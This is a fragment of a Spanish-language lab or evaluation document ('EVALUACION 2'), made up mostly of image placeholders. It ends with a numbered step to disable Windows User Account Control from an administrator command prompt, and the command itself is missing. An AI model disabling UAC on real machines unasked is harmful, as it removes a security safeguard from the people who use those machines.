



Ejecutamos y vemos que sucede








EVALUACION 2















2. Disable UAC (User Account Control)

Desactivar UAC:

1. Abre CMD como Administrador
2. Ejecuta:

